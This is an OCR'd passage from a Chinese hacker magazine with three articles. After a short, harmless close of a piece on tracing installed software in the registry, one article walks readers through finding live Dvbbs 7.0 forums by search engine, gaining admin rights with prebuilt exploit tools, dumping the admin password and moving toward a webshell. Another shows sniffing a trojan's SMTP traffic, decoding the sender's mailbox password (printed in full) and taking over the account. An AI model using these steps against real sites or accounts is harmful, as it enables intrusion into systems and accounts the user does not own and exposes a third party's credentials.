）。所有的安装软件项目都可以在下列地方找到，选择相应软件项目导出保存为.reg格式文件。

```
HKEY_LOCAL_MACHINE\SOFTWARE
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft
HKEY_CURRENT_USER\Software
```

还有HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall这里保存的是卸载信息，卸载主要出错都是在这儿，可以用MyUninstaller查看和编辑，这个比较简单就不再罗嗦了，相信各位写程序的朋友比我还熟。既然不是正常安装，就不用带着这项了。还有其他的一些操作情况，比

文件小助手窗口中显示的更新目录就是有KillBox相关资源的安装目录，不过这个KillBox卸载不是很彻底，在系统盘根目录的!KillBox文件夹的日志没删除，当然这是卸载软件自身的问题，所以一定不要完全相信卸载程序。另外很多软件没有独立的卸载程序，安装卸载都用一个程序完成。也有不少软件把卸载文件放到系统目录，只在注册表加上Uninstall项目或在程序组里加卸载的快捷方式，基本上就这样几种情况。

要是实在找不到必要的信息，告诉大家一个最简单最好用的办法，一般在安装和卸载的时候都会显示安装文件的信息，如图5。

先把安装后的文件备份一下，接着卸载删除，运行原来备份的文件后一般是提示找不到什么文件的，再把安装文件重新安装一遍，用系统的搜索助手功能在所有盘符中搜索，不信找不到。这样装卸几次，安装文件的所有资源都会找到。

本文写的比较偏，基本上不属于破解，没什么技术含量，各位高手见笑了。我觉得对大家节省硬盘空间还是比较有用的。

（本文所涉及的软件：文件监视小助手、Quick BFC、filemon.exe、regmon.exe、Pocket KillBox 光盘已收录）




图5

三分钟搞定动网7.0

陈鹏




图1

动网7.0相信还是有很多论坛正在使用，这次入侵完全是借助别人已编译好的程序，而方法想必已经有人介绍过了，但肯定还是有不知道的朋友，下面我就简单通过实例来说说入侵过程吧。

在搜索引擎中搜索“Dvbbs Version 7.0”，可以发现无数个目标，我们先来随便确定一个 http://www.xxxxx.com/dvbbs/index.asp，如图1。不用客气了，直接打开工具 dvhackexp，填上 URL，注意这里并不是填写 http://www.xxxxx.com/dvbbs/index.asp，而是省掉后面 index.asp 部分，填写 http://www.xxxxx.com/dvbbs/，如图2。




图2




图3

点击获取验证码，然后填写4位数字验证码，点击“注册并提权”，显示成功后打开论坛填上帐户密码，看到了吧，你已经是管理员了，如图3。

现在我们已经是前台管理员了，这并不是我们要的，我们需要的是后台权限，甚至是WEBSHELL。下面看我的做法，首先点击会员列表，查看管理员信息，我看到了一个叫admin的管理员，估计九成就是他了。然后打开另外一个工具——黑色暴风的动网利用程序。打开软件，填入论坛地址以及我们注册的用户名和密码，选择“暴Dv_log”，点“我要暴了”，如图4。




图4




图5

在显示页里的最后几页找到admin的密码，如图5。我们看到是admin123456，然后使用管理员用户和密码就可以进入后台，如图6。可以选择用备份数据的方法上传木马等，以前的《黑客X档案》都有详细的介绍，我在这里选择的是通知管理员。

（本文涉及的软件：dvhackexp、黑色暴风的动网利用程序已收录在光盘中）




图6

偷鸡不成倒蚀米——揪出放马者

hackerjun

最近网吧中经常被人在电脑里种上木马，这些人先用工具软件破解网吧还原精灵或还原卡，然后种上木马。对于这种人我是最讨厌的了，学到一点技术就到处炫耀搞破坏。这不，我上次上线的时候我的密码就被别人改了，可能对方看到我是会员，想弄点QB来花花，对付这种人我们还是有手段的。今天，我我就演示一遍如何反击下马者。首先声明，本文我以得到的木马病毒为样本，大家也可以通过此方法来举一反三。

我们知道现在大多数的盗QQ木马都是一些键盘记录类的程序，据我所知道，大多数人都是使用的“啊拉QQ大盗”或“极限居大盗”这两款软件。好了，我现在在本机模拟种木马的环境，然后我们打开一个截取数据网卡数据包的软件commview，如图1。

木马通常在计算机中以何种方式发信呢？不外乎以下三种发信方式：一种是smtp发信，smtp发信要连接邮件访问器的25端口。木马通常使用这种方法；二是web收信，web收信是访问web页面的80端口，通过记录特定web页面的方法来发送QQ密码文件，下马者只需打开这种页面即可获取QQ密码；还有一种是ftp方式，这种方式是访问ftp的21端口，通常把密码文件写入ftp服务器中的某个文件中。

我们主要截取QQ木马发送的数据，所以我们要在commview软件中设置一下截取数据包的规则。双击commview的rules（规则）选项，如图2。点击protocols&direction，再选择协议属性，选择tcp协议即可，因为木马一般都是使用的这种方式，另外我们还需要点击port选项，端口同样也需要设置一下，我们填入木马可能发送方式的端口号，ftp21、web80、smtp25，如图3。

最后就可以监听数据包了，我们选择主界面的start capture，就是三角的那个按钮，这样就可以了。然后登录QQ，在此过程中QQ发送数据到服务器，木马也会跟着发送数据。点击“latest ip connetions”，可以看到网络互相通讯的IP，我们看到在ports选项里有一个smtp，并且运行的进程是QQ，稍微对网络安全有些了解的朋友就会发现此处问题，因为QQ在正常登录情况下是不会向某服务器发送smtp数据包的，由此我们可以肯定这是木马向某服务器发送文件，然后我们仔细看一下这个smtp到底发送了哪些东西，如图4。

大家选择packets选项，就会在下面找到木马程序和服务器验证的数据报文，我们点击右键选择tcp session，就可以看到下马者的邮箱hackerjun@126.com了。我们现在的目的就是要找到邮箱的密码，然后改掉，让他不再害人，但是哪一个是密码呢？

在网络上传输的密码是经过base64加密的，很明显，“334 UGFzc3dvcmQ6”就是加密后的密码，我们使用base64解密工具解密后得到的原文是“Password:”，在它下面就是我们要找的密码了，我们往下看“dW9jZWtnZGM=”，使用同样的方法来解密，得到的是“uocekgdc”，我们利用这个密码以及刚才得到的帐号，登录他的邮箱，修改他的密码。

在这个事例中，木马只使用了smtp发信方式，可能还有其它的发信方式，大家可以参照本方方法抓到放马者的邮件，并干掉他。




图1

